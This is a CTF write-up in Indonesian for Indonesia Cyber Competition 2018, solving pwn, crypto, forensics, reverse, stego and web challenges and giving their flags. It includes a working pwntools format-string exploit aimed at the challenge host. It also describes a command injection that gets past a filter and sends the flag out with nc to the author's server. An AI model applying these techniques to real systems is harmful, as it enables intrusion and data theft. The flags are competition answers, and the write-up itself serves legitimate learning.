# Writeup Indonesia Cyber Competition 2018

Rafie Muhammad

# Daftar Isi

# Binary Exploit

## Format Play (50 pts)

Deskripsi : Akses ke nc 178.128.106.125 13373 .Dan diberikan file binary ELF 32bit. Setelah saya buka dengan IDA :

```
__isoc99_scanf(
  "%128[^\n]",
  &format,
  v5,
  v6,
  v7,
  v8,
  *(_DWORD *)&format,
  v10,
  v11,
  v12,
  v13,
  v14,
  v15,
  v16,
  v17,
  v18,
  v19,
  v20,
  v21,
  v22,
  v23,
  v24,
  v25,
  v26,
  v27,
  v28,
  v29,
  v30,
  v31,
  v32,
  v33,
  v34,
  v35,
  v36,
  v37,
  v38);
printf("Hello, ");
printf(&format);
puts((const char *)&unk_8048813);
if ( secret == 48879 )
{
  puts("Congratulations!");
  system("/bin/cat ./flag.txt");
}
else
```

Intinya disini ada celah format string,jika nilai secret bernilai 48879,maka akan mengeluarkan flag.Jika saya coba jalankan program :

```
λ rafie [idcc/pwn/format]
→ ./format_playing
Input your name: AAAA%p-%p-%p-%p-%p-%p-%p-%p
Hello, AAAA0xff8e3b7c-0xf7f36410-0x804865a-(nil)-0x1-0xf7f63920-0x41414141-0x252d7025
secret: 255
hahaha... shame
```

Terlihat bahwa inputan awal saya AAAA muncul pada leak ke-7.Coba buka di GDB:

```
gdb-peda$ p &secret
$1 = (<data variable, no debug info> *) 0x804a034 <secret>
```

Alamat dari secret sendiri sudah diketahui.Sebelumnya variabel secret menampung nilai 255.Langsung saja buat script untuk mengganti nilai secret dengan $n.:

```
from pwn import *

# p = process("./format_playing")
# gdb.attach(p,
# """
# b* 0x80486d2
# """)
p = remote("178.128.106.125", 13373)


payload = ""
payload += p32(0x804a034)
payload += "%48875x"
payload += "%7$n"
p.sendline(payload)
p.interactive()
```


Dan didapatkan flagnya.

**FLAG : IDCC{M4nipulat1n9_F0rm4t_for_pR0f1T_$$$}**


## Password Generator (100 pts)

Deskripsi :Program Python ini berfungsi untuk melakukan generate random password.
nc 178.128.106.125 1337

Ketika connect :




Tampaknya inputan saya akan diterma sebagai angkan dan akan ditampilkan string random sepanjang angka inputan saya.Sepertinya bisa RCE dengan shell command injection.Setelah saya coba2 ternyata karakter $,spasi,|,; banned dan len input hanya dibatasi sepanjang 8 karakter.Lalu saya teringkat soal GEMASTIK tahun lalu yang bernama Random String Generator.Karena spasi tidak bisa,dan ternyata '&' tidak di banned maka saya coba akses shell dengan command sh.Karena saya coba2 output hasil command tidak keluar,maka flag bisa dikirim ke server saya dengan nc.




**FLAG : IDCC{Br3ak_Y0urZ_LImIT}**

# Crypto

## DecryptME (50 pts)

Deskripsi : Decrypt and win.Diberikan file decryptme.py dan enkripsi

Decryptme.py:

```
from base64 import *
def enkripsi(plain, keys):
        enc = []
        plain = b64encode(plain)
        for i, l in enumerate(plain):
                kunci = ord(keys[i % len(keys)])
                teks = ord(l)
                enc.append(chr((teks + kunci) % 127))
        return ''.join(enc)
```

Dan file enkripsi yang merupakan ciphertextnya.
Setelah saya analisa,awalnya plaintext dijadikan bentuk base64,setelah itu akan terjadi loop sebanyak panjang string base64 tadi dan akan menambahkan ord() tiap karakter dengan key yang ada secara repeated.Jika hasil melebihi 127 maka akan di mod 127,setelah itu digabung dalam satu string dan di return.
Tentu saja dengan menggunakan base64 saya dapat mengira2 known plaintext pada awal hasil base64 flagnya,karena awal flag “IDCC{“ maka jika saya encode base64 “IDCC{“ atau “IDCC{“x” atau “IDCC{xx” maka akan terjadi kesamaan bahwa string awal base64 nya adalah : “SURDQ3”.
Setelah itu saya melihat hasil ord() pada file enkripsi cukup kecil sehingga dapat beranggapan bahwa ord(key) pasti melebihi 127 - ord(plain).Maka dari itu saya coba balik dan mencari key-nya :

```
Python 2.7.14 (default, Sep 23 2017, 22:06:14)
[GCC 7.2.0] on linux2
Type "help", "copyright", "credits" or "license" for
more information.
>>> known = "SURDQ3"
>>> f = open("enkripsi").read()[:len(known)]
>>> key = ""
>>> for i in range(len(f)):
...     key += chr(ord(f[i]) + (127 - ord(known[i])))
...
>>> key
'rajara'
>>>
```

Tampaknya key-nya adalah string “raja” yang di repeat,langsung saja buat script decryptnya:

```
enc = open("enkripsi").read()
print repr(enc) , len(enc)

known = "SURDQ3"
key = "raja"
plain = ""
for i in range(len(enc)):
    temp = ord(key[i % len(key)]) - ord(enc[i])
    plain += chr(127 - temp)

print plain
```

Didapat string base64 = SURDQ3tTMW1wbDNfNG5kX3N0UjRpZ2h0fQ== setelah didecode didaptkan flag

**FLAG : IDCC{S1mpl3_4nd_stR4ight}**

## OldCrypt (70 pts)

Deskripsi : Just another crypt ….Diberikan file flag dan kunci

Flag :

```
zezse rarvrt hpmoe
pmyph heyr zkmrhvphhrm apmer
lknvrnevrt yrmsr vkvrt
xrzsre kmfhrp zknretmjr
vrxhrn skvrmfe
yrhhrm yknehry wrhyp
lklrxhrm zezsezp ae rmfhrxr
wrnmre lemyrmf ae bewr
zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
xkvrzrmjr
oemyr hksrar teaps
zkzlknehrm xkmjpzrm rlrae
wrvrp teaps hrarmf yrh raev
yrse oemyr vkmfhrse heyr...
vrxhrn skvrmfe
yrhhrm yknehry wrhyp
brmfrm lkntkmye zkwrnmre
bpyrrm zezse ae lpze...
d! zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
xkvrzrmjr
EAOO{j0p_Swm3A_z3_m1Ok}%
```

Kunci :

```
→ cat kunci
r404404loa404kcf404tebhv404zmd404sgnx404ypqw404iju%
```

Tampaknya substituion cipher,langsung saja didecrypt di website :



Karena di web auto di uppercase,tinggal disesuaikan dengan text aslinya

**FLAG : IDCC{y0u_Pwn3D_m3_n1Ce}**

# Forensic

## Freedom (120 pts)

Deskripsi : Run Barry run… .Diberikan link google drive https://drive.google.com/file/d/1zZrMBfFyzNeky2tEYQ2FTwzUXhTx-gkL/view?usp=sharing . Ketika di download ternyata adalah DOS/MBR boot sector yang bernama image.img.Setelah itu coba saya binwalk -e dan didapatkan banyak folder image dan file lua.




Setelah saya coba grep,tidak menemukan hasil apa-apa.Lalu saya mencoba mencari nama file yang memiliki nama “flag”.:

→ find -type f -name flag*

./flag.lua

Ternyata ada.Waktu saya cat :

```
function IIIIIIIIIIIIIIIIIIIIIIIIII(IIIIIIIIIIIIIIII) if (IIIIIIIIIIIIIIII==(((((919 +
636)-636)*3147)/3147)+919)) then return not true end if (IIIIIIIIIIIIIIII==(((((968 +
670)-670)*3315)/3315)+968)) then return not false end end; local IIIIIIIIIII =
(7*3-9/9+3*2/0+3*3);local IIIIIIIIIIIIIIIIIIII = (3*4-7/7+6*4/3+9*9);local IIIIIIIIIIIIII =
table.concat;function IIIIIIIIIIIIII(IIIIIIIIIII) function IIIIIIIIII(IIIIIIIIII) function
IIIIIIIIII(IIIIIIIIIII) end end end;IIIIIIIIIIIIII(900283);function
IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII(IIIIIIIIIIIIIIIIIII) function IIIIIIIIII(IIIIIIIIIII) local IIIIIIIIIIIIIIIIIII =
(9*0-7/5+3*1/3+8*2) end end;IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII(9083);local IIIIIIIIIIIII =
loadstring;local IIIIIIIIIIIIIIIII =
{'\45','\45','\47','\47','\32','\68','\101','\99','\111','\109','\112','\105','\108','\101','\100','\3
2','\67','\111','\100','\101','\46','\32','\10','\114','\101','\113','\117','\105','\114','\101','\32
','\34','\110','\105','\120','\105','\111','\46','\102','\115','\34','\10','\114','\101','\113','\117
','\105','\114','\101','\32','\34','\105','\111','\34','\10','\10','\32','\32','\32','\108','\111','\99
','\97','\108','\32','\102','\61','\105','\111','\46','\111','\112','\101','\110','\40','\34','\47','\1
14','\111','\111','\116','\47','\110','\111','\116','\101','\115','\46','\116','\120','\116','\34','\
44','\34','\114','\34','\41','\10','\32','\32','\32','\105','\102','\32','\102','\126','\61','\110','\1
05','\108','\32','\116','\104','\101','\110','\32','\10','\32','\32','\32','\112','\114','\105','\110
','\116','\40','\34','\73','\68','\67','\67','\123','\79','\112','\101','\110','\87','\82','\84','\105','
\53','\57','\48','\48','\68','\33','\125','\34','\41','\10','\10','\32','\32','\32','\101','\108','\115'
,'\101','\32','\10','\32','\32','\32','\112','\114','\105','\110','\116','\40','\34','\87','\101','\32'
,'\97','\108','\108','\32','\108','\105','\118','\101','\32','\101','\118','\101','\114','\121','\32'
,'\100','\97','\121','\32','\105','\110','\32','\118','\105','\114','\116','\117','\97','\108','\32','
\101','\110','\118','\105','\114','\111','\110','\109','\101','\110','\116','\115','\44','\32','\10
0','\101','\102','\105','\110','\101','\100','\32','\98','\121','\32','\111','\117','\114','\32','\10
5','\100','\101','\97','\115','\46','\34','\41','\10','\10','\32','\32','\32','\101','\110','\100','\10
',}IIIIIIIIIIIIII(IIIIIIIIIIIIII(IIIIIIIIIIIIIIII,IIIIIIIIIIIIIIIIIIII))()
```

Terdapat array yang mencurigakan,tampaknya seperti ascii dalam decimal,coba saya decode dan jadikan string :

```
>>> a =
['45','45','47','47','32','68','101','99','111','109','112','105','108','101','100','32','67','111','100','1
01','46','32','10','114','101','113','117','105','114','101','32','34','110','105','120','105','111','46','
102','115','34','10','114','101','113','117','105','114','101','32','34','105','111','34','10','10','32','3
2','32','108','111','99','97','108','32','102','61','105','111','46','111','112','101','110','40','34','47','
114','111','111','116','47','110','111','116','101','115','46','116','120','116','34','44','34','114','34',
'41','10','32','32','32','105','102','32','102','126','61','110','105','108','32','116','104','101','110','3
2','10','32','32','32','112','114','105','110','116','40','34','73','68','67','67','123','79','112','101','11
0','87','82','84','105','53','57','48','48','68','33','125','34','41','10','10','32','32','32','101','108','115
','101','32','10','32','32','32','112','114','105','110','116','40','34','87','101','32','97','108','108','32'
,'108','105','118','101','32','101','118','101','114','121','32','100','97','121','32','105','110','32','11
8','105','114','116','117','97','108','32','101','110','118','105','114','111','110','109','101','110','1
16','115','44','32','100','101','102','105','110','101','100','32','98','121','32','111','117','114','32','
105','100','101','97','115','46','34','41','10','10','32','32','32','101','110','100','10']
>>> a = list(map(int,a))
>>> a = "".join(map(chr,a))
>>> a
'--// Decompiled Code. \nrequire "nixio.fs"\nrequire "io"\n\n   local
f=io.open("/root/notes.txt","r")\n   if f~=nil then \n   print("IDCC{OpenWRTi5900D!}")\n\n
else \n   print("We all live every day in virtual environments, defined by our ideas.")\n\n
end\n'
```

**FLAG : IDCC{OpenWRTi5900D!}**


# Reverse

## EzPz (50 pts)

Deskripsi : Can you reverse this flag for me
Flag="c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<z5"

Diberikan juga file binary 64bit ELF bernama EzPz.Jika awalnya saya run :
→ ./EzPz
"/V8H9~55"

Maka akan output string "/V8H9~55".Tampaknya saya harus membuat program mengoutputkan string flag pada deskripsi,tetapi tidak ada tempat buat saya masukan input argv maupun input dalam program.Setelah itu saya coba ltrace :




Aneh,string execute file saya diproses dengan cara diukur panjang lennya.Lalu saya mencoba mengganti nama file menjad IDCC{ :
→ ./IDCC\{
"c=/2Hs!5"


Hmm,ternyata dengan nama file yang berbeda,maka output akan berbeda,tampaknya awalnya sudah sama seperti string flag pada deskripsi.Lalu saya coba buat script untuk bruteforce string flagnya dengan nama awal file IDCC{.:

```
import os
import string
import itertools

enc = "c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<z5"
lizz = string.ascii_letters + string.digits + "_"
mula = "IDCC{"

awal = "IDCC{"
for v in range(1):
    indeks = 9
    liss = string.ascii_letters + string.digits + "_"

    for xx in itertools.product(liss,repeat=2):
        b = "".join(xx)

        payload = awal + b
        os.system("cp {} {}".format(mula,payload))
        os.system("chmod +x {}".format(payload))
        hasil = os.popen("./{}".format(payload)).read()
        hasil = hasil[1:-2]
        os.system("rm {}".format(payload))
        if hasil[:indeks] == enc[:indeks]:
            print "KETEMU !!!!",awal+b
```


```
→ python solve.py
KETEMU !!!! IDCC{h4
KETEMU !!!! IDCC{h5
KETEMU !!!! IDCC{h6
KETEMU !!!! IDCC{h7
λ rafie [idcc/rev/ezpz]
```

Ternyata ada beberapa string nama file yang satisfied jika diandingkan 9 indeks pertama output program dengan file flag pada deskripsi.Karena saya sudah melihat sekilas alur program pada GDB dan IDA,ternyata ini adalah program Haskell.Bisa diasumsikan bahwa string {h4 akan berakhir sepert {h4skellxxxx .Llalu coba brute untuk mencari string selanjutnya :
Update nilai awal menjadi “IDCC{h4” dan nilai indeks (len) yang akan dikur menjadi 12,maka akan output:


Lalu saya ganti nilai awal menjadi “IDCC{h4sk” dan nilai indeks menjadi 14.Outputnya:




Dapat saya asumsikan bahwa yang benar adalah h4sk3L,setelah itu brute ini saya lanjutkan secara manual dengan mengganti nilai awal dan indeks sampai mendapatkan flagnya.




**FLAG : IDCC{h4sk3Ll_i5_l4zY_4nD_Fun}**

## BabyShark (80 pts)

Deskripsi : My code running while compile time :/

Diberikan file bernama babyshark,sebuah ELF 64bit.Ketika dijalankan :
→ ./babyshark
Flagnya sudah terenkripsi dengan aplikasi ini:
535f59586176296f7b446a492a7c687a77762b7523446e28776b762f6e7e45722f447d2b2a7f452f456e67
Pembuatannya dilakukan pada waktu kompilasi :)
Bisakah kamu mengembalikan Flagnya?

Saya awalnya mencoba membuka lewat IDA,tetapi karena fungsi terlalu banyak,saya belum paham bagaimana alur program.Lalu saya buka GDB dan sama saja,masih belum paham.Tetapi saya lihat di GDB dalam fungsi _d_run_main dan didalam fungsi _D2rt6dmain211_d_run_mainUiPPaPUAAaZiZ7tryExecMFMDFZvZv terdapat suatu pemrosesan yang saya kurang paham.Yang jelas enkripsi flag sudah ada di dalam program.

Lalu saya coba bermain dengan hasil enkripsi flag.Jika saya decode hex:
'S_YXav)o{DjI*|hzwv+u#Dn(wkv/n~Er/D}+*\x7fE/Eng'

Tampaknya masih sebagian besar printable,lalu saya curiga bahwa ini adalah hasil xor.Coba saya XOR dengan known flag “IDCC{“ :

```
>>> enc =
"535f59586176296f7b446a492a7c687a77762b7523446e28776b762f6e7e45
722f447d2b2a7f452f456e67".decode("hex")
>>> know = "IDCC{"
>>> key = ""
>>> for i in range(len(know)):
...     key+=chr(ord(know[i]) ^ ord(enc[i]))
...
>>> key
'\x1a\x1b\x1a\x1b\x1a'
```

Wow,sepertinya xor dengan repeated key.Coba saja xor semua:

```
>>> key = "\x1a\x1b"
>>> plain = ""
>>> for i in range(len(enc)):
...     plain += chr(ord(enc[i]) ^ ord(key[i%len(key)])
... )
...
>>> plain
'IDCC{m3ta_pR0gramm1n9_t3mpl4te_i5_g00d_4_u}'
```

Ternyata didapatkan flag.

**FLAG : IDCC{m3ta_pR0gramm1n9_t3mpl4te_i5_g00d_4_u}**

# Stegano

## Secret Message (50 pts)

Deskripsi : Yo Dawg…

Diberikan file password.jpg dan stored.jpg . Setelah dilihat-lihat ada yang mencurigakan di gambar password.jpg :


Ada seperti string hex.Setelah saya kumpulkan dan decode menjadi “L33tMeIn” .Lalu saya curiga kita menggunakan kata in sebgai password pada file yang satunya yaitu stored.jpg dengan tools steghide.:

→ steghide extract -sf stored.jpg -p 'L33tMeIn'
the file "password.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "password.txt".

Didapatkan file password.txt yang berisi string : ‘5uperBStr0ngP4ass’ .Mungkin ini digunakan balik untuk steghide ke gambar password.jpg

→ steghide extract -sf password.jpg -p '5uperBStr0ngP4ass'

the file "flag.txt" does already exist. overwrite ? (y/n)

steghide: did not write to file "flag.txt".


Dan didapatkan flagnya.

**FLAG : IDCC{Ch4in1nG_5teg0_p4ssW0rD_}**

## MPPPssst (80 pts)

Deskripsi : Lestarikan lagu anak-anak.

Terdapat file cover.jpg dan telordardarrr.mp3.Saya lalu mencoba exiftool pada gambar:



```
➜ exiftool cover.jpg
ExifTool Version Number         : 10.60
File Name                       : cover.jpg
Directory                       : .
File Size                       : 29 kB
File Modification Date/Time     : 2018:09:22 13:42:28+07:00
File Access Date/Time           : 2018:09:22 13:48:26+07:00
File Inode Change Date/Time     : 2018:09:22 13:48:26+07:00
File Permissions                : rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Comment                         : Download lyric here: pastebin.com/phxSqmq2
Image Width                     : 694
Image Height                    : 558
```

Terdapat link pastebin aneh yang isinya :

```
Telur dadar
Kamu dimana telur dadar
Kamu pergi kemana telur dadar
Aku mencarimu
Kamu di mana
Aku pengen makan telur dadar

Telur dadar
Akunya laper telur dadar
Akunya mau makan telur dadar
Aku mencarimu
Kamu ~Sembunyi~ dimana
Aku pengen makan telur dadar

Telur dadar
Kamu dimana telur dadar
Kamu pergi kemana telur dadar
Aku mencarimu
Kamu di mana
Aku pengen makan telur dadar
Aku pengen makan telur dadar


Doing it boss!
Spreading level: 16286
Header wrote
File has been saved as: telordardarrr.mp3
Hiding process has finished successfully.
Cleaning memory...%
```

Setelah itu saya coba buka di Audacity dan Sonic Visualizer tapi tidak menemukan apa-apa.Setelah itu saya menemukan tools si github yang dapat menyembunyikan data pas file mp3 dan meretrieve kembali data yang disembunyikan.link toolsnya : https://github.com/danielcardeenas/AudioStego.git .

Lalu saya jalankan toolsnya :



**FLAG : IDCC{st3Gano_s0und_n_h1d3}**

# Web

## Do not cheat! (30 pts)


http://206.189.88.9:6301/

Tampilan awal :




Ketika di inspect element,ada yang mencurigakan di script js nya. “$.post("flag.php", function(t) {
alert(t)
})
“

Langsung saja kita tes di conseole :




**FLAG : IDCC{0nlY_th3_we4K_che4T}**



## 007 (100 pts)

Diberikan link : [http://206.189.88.9:9001](http://206.189.88.9:9001) .

